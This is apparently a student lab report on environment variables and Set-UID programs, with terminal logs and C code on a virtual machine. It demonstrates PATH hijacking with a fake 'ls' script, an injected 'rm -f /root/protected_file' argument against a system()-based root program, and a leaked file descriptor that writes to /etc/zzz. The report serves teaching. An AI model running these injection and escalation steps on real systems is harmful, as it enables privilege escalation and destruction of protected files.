Environment Variable and Set-UID Program Lab Report

Pre-Lab Setup

- **Objective:** Provision the required environmental dependencies for the lab exercises.
- **Execution:** Executed standard package management commands to install `zsh`, `build-essential`, and `ncal`.
- **Observation & Analysis:** All requisite packages and compilers were successfully installed and configured in the virtual machine.



image-34.png

Task 1: Manipulating Environment Variables

- **Objective:** Examine the mechanisms for modifying the shell's environment.
- **Execution:** * Listed current variables using `printenv`.
  - Instantiated a new variable via `export MY_VAR="cybersecurity_lab"`.
  - Removed the variable using `unset MY_VAR`.
- **Observation & Analysis:** The environment was successfully modified. Because `export` and `unset` are internal Bash commands rather than external binaries, they directly manipulate the memory space of the active shell process.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/arinjay-virtual-machine:@/tmp/.ICE-unix/1176,unix/arinjay-
virtual-machine:/tmp/.ICE-unix/1176
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/arinjay/Downloads/Labsetup
LOGNAME=arinjay
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1400
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.PWHOM3
HOME=/home/arinjay
```

image_2026-03-29_22-20-16-1.png

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ export MY_VAR="cybersecuri
ty_lab"
printenv | grep MY_VAR
MY_VAR=cybersecurity_lab
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ unset MY_VAR
printenv | grep MY_VAR
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ printenv | grep MY_VAR
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$
```

image_2026-03-29_22-21-20-1.png

Task 2: Passing Environment Variables from Parent to Child

- **Objective:** Analyze environmental inheritance during the `fork()` system call.
- **Execution:** Compiled `myprintenv.c` to capture the child process's environment into `file1`.
  - Recompiled the code to capture the parent process's environment into `file2`.
  - Compared the outputs utilizing `diff file1 file2`.
- **Observation & Analysis:** The `diff` comparison returned no output, confirming identical file contents. This demonstrates that because `fork()` duplicates the calling process's memory space, the child process inherits a complete, exact replica of the parent's environment variables.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ gcc myprintenv.c -o myprin
tenv
./myprintenv > file1
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ nano myprintenv.c
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ gcc myprintenv.c -o myprin
tenv2
./myprintenv2 > file2
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ diff file1 file2
45c45
< _=./myprintenv
---
> _=./myprintenv2
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$
```

image_2026-03-29_22-24-14.png

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
  int i = 0;
  while (environ[i] != NULL) {
     printf("%s\n", environ[i]);
     i++;
  }
}

void main()
{
  pid_t childPid;
  switch(childPid = fork()) {
    case 0:  /* child process */
     // printenv();
      exit(0);
    default:  /* parent process */
       printenv();
      exit(0);
  }
}
```

image_2026-03-29_22-23-13.png

Task 3: Environment Variables and execve()

- **Objective:** Evaluate how environment variables are processed when a new process image is loaded via `execve()`.
- **Execution:** * Executed `myenv.c` using the call `execve("/usr/bin/env", argv, NULL);`.
  - Altered the source to explicitly pass the environment array: `execve("/usr/bin/env", argv, environ);`.
- **Observation & Analysis:** The initial execution yielded no output, proving that `execve()` does not inherently transfer environment variables. Because `execve()` entirely overwrites the process's memory space, the environment must be explicitly passed through the function's third parameter to be accessible by the new program.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ gcc myenv.c -o myenv
./myenv
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ nano myenv.c
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ gcc myenv.c -o myenv
./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/arinjay-virtual-machine:@/tmp/.ICE-unix/1176,unix/arinjay-
virtual-machine:/tmp/.ICE-unix/1176
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/arinjay/Downloads/Labsetup
LOGNAME=arinjay
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1400
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.PWHOM3
HOME=/home/arinjay
USERNAME=arinjay
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
```

image_2026-03-29_22-25-38.png

Task 4: Environment Variables and system()

- **Objective:** Contrast environmental inheritance mechanisms between `system()` and `execve()`.
- **Execution:** Compiled and ran a C program utilizing `system("/usr/bin/env");`.

- **Observation & Analysis:** The variables printed successfully. The `system()` function essentially acts as a wrapper that calls `/bin/sh -c` using the `execl()` function. Because `execl()` inherently passes the environment array to the invoked shell, the variables are preserved.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ cat <<EOF > system_env.c
#include <stdio.h>
#include <stdlib.h>
int main() {
    system("/usr/bin/env");
    return 0;
}
EOF
gcc system_env.c -o system_env
./system_env
SHELL=/bin/bash
SESSION_MANAGER=local/arinjay-virtual-machine:@/tmp/.ICE-unix/1176,unix/arinjay-
virtual-machine:/tmp/.ICE-unix/1176
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/arinjay/Downloads/Labsetup
LOGNAME=arinjay
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1400
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.PWHOM3
HOME=/home/arinjay
USERNAME=arinjay
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
```

image_2026-03-29_22-26-22.png

Task 5: Environment Variable and Set-UID Programs

- **Objective:** Investigate how privileged Set-UID programs handle environment variables defined by unprivileged users.
- **Execution:** * Configured a program to print the environment and applied Set-UID root permissions.
    - Exported `PATH`, `ANY_NAME`, and `LD_LIBRARY_PATH` in the standard user shell.

    - Executed the privileged program.
- **Observation & Analysis:** While `PATH` and the custom variable were inherited, `LD_LIBRARY_PATH` was conspicuously absent. This is an intentional security measure; the dynamic linker sanitizes the environment by stripping potentially dangerous variables when a privilege boundary is crossed, mitigating the risk of malicious library injection.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ cat <<EOF > task5.c
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main() {
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
EOF
gcc task5.c -o foo
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ sudo chown root foo
sudo chmod 4755 foo
[sudo] password for arinjay:
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ export PATH=/custom/path:$
PATH
export LD_LIBRARY_PATH=/custom/lib
export ANY_NAME="test_var"
./foo | grep -E "PATH|ANY_NAME"
ANY_NAME=test_var
PATH=/custom/path:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games:/usr/local/games:/snap/bin:/snap/bin
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$
```

image_2026-03-29_22-27-13.png

Task 6: The PATH Environment Variable and Set-UID Programs

- **Objective:** Demonstrate the vulnerability of utilizing relative paths within Set-UID programs.
- **Execution:** * Linked `/bin/sh` to `/bin/zsh` to bypass default shell privilege-dropping protocols.
    - Exploited a Set-UID program calling `system("ls")` by creating a malicious `ls` script and prepending the current directory to the `PATH` variable.

- **Observation & Analysis:** The Set-UID program executed the malicious script with elevated root privileges. This highlights that `system()` relies on the user-controlled `PATH` variable to resolve relative binary locations, allowing attackers to easily divert the execution flow to a custom payload.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ sudo ln -sf /bin/zsh /bin/
sh
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ cat <<EOF > task6.c
#include <stdlib.h>
int main() {
    system("ls");
    return 0;
}
EOF
gcc task6.c -o task6
sudo chown root task6
sudo chmod 4755 task6
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ echo -e '#!/bin/bash\necho
 "Hacked! Running as: $(whoami)"' > ls
chmod +x ls
export PATH=$(pwd):$PATH
./task6
Hacked! Running as: arinjay
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$
```

image_2026-03-29_22-28-02.png

Task 7: The LD_PRELOAD Environment Variable and Set-UID

- **Objective:** Assess the dynamic linker's behavioral constraints regarding `LD_PRELOAD` and Set-UID execution.
- **Execution:** * Compiled a shared library (`libmylib.so`) overriding the `sleep()` function.
  - Preloaded the library and executed a target program under both normal user and root user conditions.
- **Observation & Analysis:** The exploit failed when the normal user executed the Set-UID root program, but succeeded when the root user executed it. The dynamic linker (`ld.so`) actively compares the Real User ID with the Effective User ID. If a discrepancy is detected (indicating privilege escalation), it ignores the `LD_PRELOAD` directive to prevent unprivileged users from injecting code into privileged processes.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ cat <<EOF > mylib.c
#include <stdio.h>
void sleep(int s) {
    printf("I am not sleeping!\n");
}
EOF
gcc -fPIC -g -c mylib.c
gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ cat <<EOF > myprog.c
#include <unistd.h>
int main() {
    sleep(1);
    return 0;
}
EOF
gcc myprog.c -o myprog
export LD_PRELOAD=./libmylib.so.1.0.1
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ sudo chown root myprog
sudo chmod 4755 myprog
./myprog
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ sudo su
export LD_PRELOAD=./libmylib.so.1.0.1
./myprog
exit
root@arinjay-virtual-machine:/home/arinjay/Downloads/Labsetup#
```

image_2026-03-29_22-33-28.png

Task 8: Invoking External Programs Using system() vs execve()

- **Objective:** Compare the susceptibility of `system()` and `execve()` to command injection vulnerabilities.
- **Execution:** * Created a root-owned file (`/root/protected_file`) and verified the standard user lacked access using `sudo ls -l` .
  - Launched a command injection attack (`catall.c; rm -f /root/protected_file`) against a Set-UID program utilizing `system()` .
  - Recompiled the program utilizing `execve()` and attempted the identical attack.
- **Observation & Analysis:** The `system()` implementation succumbed to the injection, resulting in the deletion of the protected file. The `execve()` implementation successfully resisted the attack. Because `system()` delegates execution to a shell, metacharacters like semicolons are processed as command separators. Conversely, `execve()` processes the input strictly as literal data, completely neutralizing the injection payload.

```
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ sudo ls -l /root/protected
_file
-rw-r--r-- 1 root root 0 Mar 29 22:35 /root/protected_file
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ gcc catall.c -o catall
sudo chown root catall
sudo chmod 4755 catall
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ ./catall "catall.c; rm -f
/root/protected_file"
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }
```

image_2026-03-29_22-41-21.png

```
  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  system(command);
  // execve(v[0], v, NULL);

  return 0 ;
}
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ sudo ls -l /root/protected
_file
ls: cannot access '/root/protected_file': No such file or directory
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$
```

image_2026-03-29_22-41-30.png

Task 9: Capability Leaking

- **Objective:** Illustrate the security implications of failing to explicitly clean up system resources prior to dropping privileges.
- **Execution:** * Compiled a Set-UID program that opened a privileged file (`/etc/zzz`), downgraded its effective user ID via `setuid()` , and spawned a user shell.
  - From within the unprivileged shell, appended text directly to the file via the preserved file descriptor (e.g., `echo "Exploit" >&3`).

- **Observation & Analysis:** Data was successfully written to the protected file from an unprivileged shell. While `setuid()` successfully revoked the process's root privileges, the program neglected to close the active file descriptor before transferring control. This open file descriptor served as a leaked capability, allowing the standard user shell to bypass standard filesystem permission checks entirely.

```
arinjay@arinjay-virtual-machine:~/Downloads$ cd Labsetup/
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ sudo touch /etc/zzz
sudo chmod 0644 /etc/zzz
[sudo] password for arinjay:
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ gcc cap_leak.c -o cap_leak

sudo chown root cap_leak
sudo chmod 4755 cap_leak
arinjay@arinjay-virtual-machine:~/Downloads/Labsetup$ ./cap_leak
fd is 3
  echo "Testing standard write" >> /etc/zzz
zsh: permission denied: /etc/zzz
  echo "Exploiting the capability leak!" >&3
  echo "Exploiting the capability leak!" >&3
  cat /etc/zzz
Exploiting the capability leak!
Exploiting the capability leak!
$
```

image_2026-03-29_22-44-19.png